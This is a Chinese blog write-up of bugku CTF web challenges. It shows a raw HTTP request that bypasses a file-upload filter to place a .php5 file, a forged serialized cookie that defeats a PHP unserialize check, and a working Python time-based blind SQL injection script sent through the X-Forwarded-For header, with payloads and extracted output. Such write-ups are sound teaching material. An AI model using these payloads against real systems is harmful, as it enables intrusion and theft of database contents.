bugkuCTF Writeup （Web）36-40

原创

Troublor 于 2018-02-01 21:45:39 发布 2901 收藏

分类专栏： CTF 文章标签： CTF Web SQL Python HTTP

本文链接：https://blog.csdn.net/troublor/article/details/79233683


版权

CTF 专栏收录该内容

8 篇文章 1 订阅

订阅专栏

求getshell




求getshell

150

求getshell

http://120.24.86.145:8002/web9/


文件上传绕过
上传一个php文件
用burp抓包
头部的Content-Type改成Multipart/form-data大小写绕过
请求内容里的Content-Type改成image
文件名改成php5
就绕过了



```
POST /web9/index.php HTTP/1.1
Host: 120.24.86.145:8002
Content-Length: 322
Cache-Control: max-age=0
Origin: http://120.24.86.145:8002
Upgrade-Insecure-Requests: 1
Content-Type: Multipart/form-data; boundary=----WebKitFormBoundaryRaPsTgYBoj7F6NSI
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3298.4 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://120.24.86.145:8002/web9/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: bdshare_firstime=1517194893856
Connection: close

------WebKitFormBoundaryRaPsTgYBoj7F6NSI
Content-Disposition: form-data; name="file"; filename="getshell.php5"
Content-Type: image/jpg

<?php echo 'getshell';
------WebKitFormBoundaryRaPsTgYBoj7F6NSI
Content-Disposition: form-data; name="submit"

Submit
------WebKitFormBoundaryRaPsTgYBoj7F6NSI--
```

不太明白Multipart/form-data这里为什么变成大写能绕过，网上查也没查到，似乎并没有人关心multipart/form-data的表单提交php是如何处理的，准备去看看RFC文档

flag.php



题目

366 Solves

flag.php

150

地址：http://120.24.86.145:8002/flagphp/

点了login咋没反应

提示：hint


根据提示给一个get参数hint就获得了php源码（不懂这有什么意义）

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

伪造一个cookie就可以绕过，只不过这里由于$KEY在后面才声明所以判断的时候并没有定义，所以是设置的cookie应该对应一个空字符串

给出cookie：`ISecer=s:0:"";`

得到flag



```
flag{unserialize_by_virink}
```


正在使用的 Cookie

以下 Cookie 是系统在您查看此网页时设置的

- 120.24.86.145
  - Cookie
    - ISecer
    - bdshare_firstime
  - 本地存储

名称	ISecer
内容	s:0:""
域名	120.24.86.145
路径	/flagphp
为何发送	各种连接
创建时间	2018年2月2日星期五 下午12:01:31
到期时间	浏览会话结束时

web15



题目 177 Solves ×

web15

150

地址：http://120.24.86.145:8002/web15/

flag格式：flag{xxxxxxxxxxxx}
不如写个Python吧


```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to
```

一看代码

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

是insert型的sql注入，又关闭了错误显示，那只能时间盲注了
写python脚本盲注：(注意payload中不能出现`,`否则会被截断
看数据库：


```python
import requests
import string

characters = string.ascii_letters + string.digits + string.punctuation
max_length = 50
tpl = "'+(select case when (substring((select database() ) from {0} for 1)='{1}') " \
      "then sleep(2) else 1 end) and '1'='1"
url = "http://120.24.86.145:8002/web15/"
flag = ""
for pos in range(1, max_length):
    next_position = False
    for char in characters:
        payload = tpl.format(str(pos), char)
        header = {
            "X-Forwarded-For": payload
        }
        try:
            r = requests.get(url, headers=header, timeout=2)
        except requests.exceptions.ReadTimeout:
            flag += char
            print(flag)
            next_position = True
            break
    if not next_position:
        break
```



```
w
we
web
web1
web15

Process finished with exit code 0
```

看第一个table
payload：


```python
tpl = "'+(select case when (substring((" \
      "select table_name from information_schema.tables where table_schema='web15' limit 1) " \
      "from {0} for 1)='{1}') " \
      "then sleep(2) else 1 end) and '1'='1"
```



```
c
cb
cba
cbac
cbaca
cbacat
cbacat_
cbacat_i
cbacat_ip

Process finished with exit code 0
```

获取第二个table
payload：


```
tpl = "'+(select case when (substring((" \
      "select table_name from information_schema.tables where table_schema='web15' limit 1 offset 1) "
      "from {0} for 1)='{1}') " \
      "then sleep(2) else 1 end) and '1'='1"`
```



```
f
fl
fla
flag

Process finished with exit code 0
```

看flag表的列
payload：


```
tpl = "'+(select case when (substring((" \
      "select column_name from information_schema.columns where table_name='flag' limit 1 ) " \
      "from {0} for 1)='{1}') " \
      "then sleep(2) else 1 end) and '1'='1"
```



```
f
fl
fla
flag

Process finished with exit code 0
```


flag就在这里，flag表的flag字段
于是获取flag
payload：

```
tpl = "'+(select case when (substring((select flag from flag) from {0} for 1)='{1}') " \
      "then sleep(2) else 1 end) and '1'='1"
```



```
c
cd
cdb
cdbf
cdbf1
cdbf14
cdbf14c
cdbf14c9
cdbf14c95
cdbf14c955
cdbf14c9551
cdbf14c9551d
cdbf14c9551d5
cdbf14c9551d5b
cdbf14c9551d5be
cdbf14c9551d5be5
cdbf14c9551d5be56
cdbf14c9551d5be561
cdbf14c9551d5be5612
cdbf14c9551d5be5612f
cdbf14c9551d5be5612f7
cdbf14c9551d5be5612f7b
cdbf14c9551d5be5612f7bb
cdbf14c9551d5be5612f7bb5
cdbf14c9551d5be5612f7bb5d
cdbf14c9551d5be5612f7bb5d2
cdbf14c9551d5be5612f7bb5d28
cdbf14c9551d5be5612f7bb5d286
cdbf14c9551d5be5612f7bb5d2867
cdbf14c9551d5be5612f7bb5d28678
cdbf14c9551d5be5612f7bb5d286785
cdbf14c9551d5be5612f7bb5d2867853

Process finished with exit code 0
```

文件包含2




文件包含2

150

http://47.93.190.246:49166/
flag格式：SKCTF{xxxxxxxxxxxxxxxxx}
hint:文件包含

这道题又进不去了

实战2-注入




实战2-注入

